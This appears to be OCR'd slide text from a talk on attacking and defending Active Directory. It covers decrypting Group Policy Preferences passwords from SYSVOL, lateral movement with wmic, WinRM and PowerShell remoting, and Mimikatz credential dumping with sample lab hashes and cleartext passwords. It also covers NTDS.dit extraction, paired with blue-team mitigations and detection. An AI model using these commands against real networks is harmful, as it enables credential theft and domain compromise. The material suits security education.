f4 96 e8 06  cc 05 79 90  20 9b 09 a4  33 b6 6c 1b
```


https://msdn.microsoft.com/en-us/library/2c15cbf0-f086-4c74-8b70-1f2fa45dd4be.aspx

Exploiting Group Policy Preferences

\\<DOMAIN>\SYSVOL\<DOMAIN>\Policies\
{Groups.xml, Services,xml, ScheduledTasks.xml}



```
<?xml version="1.0" encoding="utf-8" ?>
- <Groups clsid="{3125E937-EB16-4b4c-9934-544FC6D24D26}">
  - <User clsid="{DF5F1855-51E5-4d24-8B1A-D9BDE98BA1D1}" name="Administrator (built-in)" ima
      02-18 01:53:01" uid="{D5FE7352-81E1-42A2-B7DA-118402BE4C33}">
      <Properties action="U" newName="ADSAdmin" fullName="" description=""
        cpassword="RI133B2Wl2CiI0Cau1DtrtTe3wdFwzCiWB5PSAxXMDstchJt3bL0Uie0BaZ/7rdQjug
        changeLogon="0" noChange="0" neverExpires="0" acctDisabled="0" subAuthority="RID_ADMIN" use
        (built-in)" expires="2015-02-17" />
    </User>
</Groups>
```




```
PS C:\temp> Get-DecryptedCpassword 'RI133B2Wl2CiIOCau1DtrtTe3wdFwzC
#Super@Secure&Password$2015?
```

Blue Team Response: Exploiting GPP

- Mitigation:
  - Install KB2962486 on every computer used to manage GPOs
  - Delete existing GPP xml files in SYSVOL containing passwords

- Detection:
  - XML Permission Denied Checks
    - Place xml file in SYSVOL & set Everyone:Deny
    - Audit Access Denied errors
  - GPO doesn’t exist, no legit reason for access

VBS scripts in SYSVOL: DON'T DO THIS!



Changes the local Administrator password. The script should be deployed using Group Policy or through a logon script.

Visual Basic

```
Set oShell = CreateObject("WScript.Shell")
Const SUCCESS = 0

sUser = "administrator"
sPwd = "Password2"

' get the local computername with WScript.Network,
' or set sComputerName to a remote computer
Set oWshNet = CreateObject("WScript.Network")
sComputerName = oWshNet.ComputerName

Set oUser = GetObject("WinNT://" & sComputerName & "/" & sUser)

' Set the password
oUser.SetPassword sPwd
oUser.Setinfo

oShell.LogEvent SUCCESS, "Local Administrator password was changed!"
```

https://gallery.technet.microsoft.com/scriptcenter/c6ecba88-88ae-4e9d-9581-c0d27e20ebd6

PLEASE, PLEASE, PLEASE
STOP PUTTING PASSWORDS IN SYSVOL

Pivoting with Local Admin

- Using GPP Credentials
- Connect to other computers using ADSAdmin account
- **Compromise Local Admin creds = Admin rights on all**
- Always RID 500 – doesn't matter if renamed.
- Mimikatz for more credentials!

Blue Team Response: Pivoting via Local Admin

- Mitigation:
  - Use Microsoft LAPS (or similar) for automatic local admin password change.
  - Deploy KB2871997 on all systems.
  - Disallow local account logon across network via GPO.
  - Restrict workstation to workstation communication.
  - Implement network segmentation.
- Detection:
  - Local admin account logon

Remote Execution Options

- **WMI**

```
Wmic /node:COMPUTER/user:DOMAIN\USER /password:PASSWORD process call create "COMMAND“
```

- **PowerShell (WMI)**

```
Invoke-WMIMethod -Class Win32_Process -Name Create -ArgumentList $COMMAND -ComputerName $COMPUTER -Credential $CRED
```

- **WinRM**

```
winrs -r:COMPUTER COMMAND
```


- **PowerShell Remoting**

```
Invoke-Command -computername $COMPUTER -command { $COMMAND}
```


```
New-PSSession -Name PSCOMPUTER -ComputerName $COMPUTER; Enter-PSSession -Name PSCOMPUTER
```

Mimikatz: The Credential Multi-tool

- **Dump credentials**
  - Windows protected memory (LSASS). *
  - Active Directory Domain Controller database . *
- **Dump Kerberos tickets**
  - for all users. *
  - for current user.
- **Credential Injection**
  - Password hash (pass-the-hash)
  - Kerberos ticket (pass-the-ticket)
- **Generate Silver and/or Golden tickets**
- **And so much more!**



Dump Credentials with Mimikatz



```
mimikatz(commandline) # sekurlsa::logonpasswords

Authentication Id : 0 ; 5088494 (00000000:004da4ee)
Session           : Interactive from 2
User Name         : hansolo
Domain            : ADSECLAB
SID               : S-1-5-21-1473643419-774954089-2222329127-1107
        msv :
         [00000003] Primary
         * Username : HanSolo
         * Domain   : ADSECLAB
         * LM       : 6ce8de51bc4919e01987a75d0bbd375a
         * NTLM     : 269c0c63a623b2e062dfd861c9b82818
         * SHA1     : 660dd1fe6bb94f321fbbd58bfc19a4189228b2bb
        tspkg :
         * Username : HanSolo
         * Domain   : ADSECLAB
         * Password : Falcon99!
        wdigest :
         * Username : HanSolo
         * Domain   : ADSECLAB
         * Password : Falcon99!
        kerberos :
         * Username : HanSolo
         * Domain   : LAB.ADSECUR
         * Password : Falcon99!
        ssp :
        credman :
```

User/Admin Account

Service Account

```
Authentication Id : 0 ; 2858340 (00000000:002b9d64)
Session           : Service from 0
User Name         : svc-SQLDBEngine01
Domain            : ADSECLAB
SID               : S-1-5-21-1473643419-774954089-2222
        msv :
         [00000003] Primary
         * Username : svc-SQLDBEngine01
         * Domain   : ADSECLAB
         * NTLM     : d0abfc0cb689f4cdc8959a1411499096
         * SHA1     : 467f0516e6155eed60668827b0a4dab5
        tspkg :
         * Username : svc-SQLDBEngine01
         * Domain   : ADSECLAB
         * Password : ThisIsAGoodPassword99!
        wdigest :
         * Username : svc-SQLDBEngine01
         * Domain   : ADSECLAB
         * Password : ThisIsAGoodPassword99!
        kerberos :
         * Username : svc-SQLDBEngine01
         * Domain   : LAB.ADSECURITY.ORG
         * Password : ThisIsAGoodPassword99!
        ssp :
```

Dumping AD Domain Credentials


- Get access to the NTDS.dit file & extract data.
  - Copy AD database from remote DC.
  - Grab AD database copy from backup.
  - Get Virtual DC data.
- Dump credentials on DC (local or remote).
  - Run Mimikatz (WCE, etc) on DC.
  - Invoke-Mimikatz on DC via PS Remoting.
  - Mimikatz DCSync

Finding NTDS.dit on the Network

- ✦Are your DC backups properly secured?
- ✦Domain Controller storage?
- ✦Who administers the virtual server hosting virtual DCs?
- ✦Are your VMWare/Hyper-V host admins considered Domain Admins?


Hint: They should be.

NTDSUtil?



```
PS C:\Users\Administrator.ADSECLAB> ntdsutil "ac i ntds" "ifm" "create full
C:\Windows\system32\ntdsutil.exe: ac i ntds
Active instance set to "ntds".
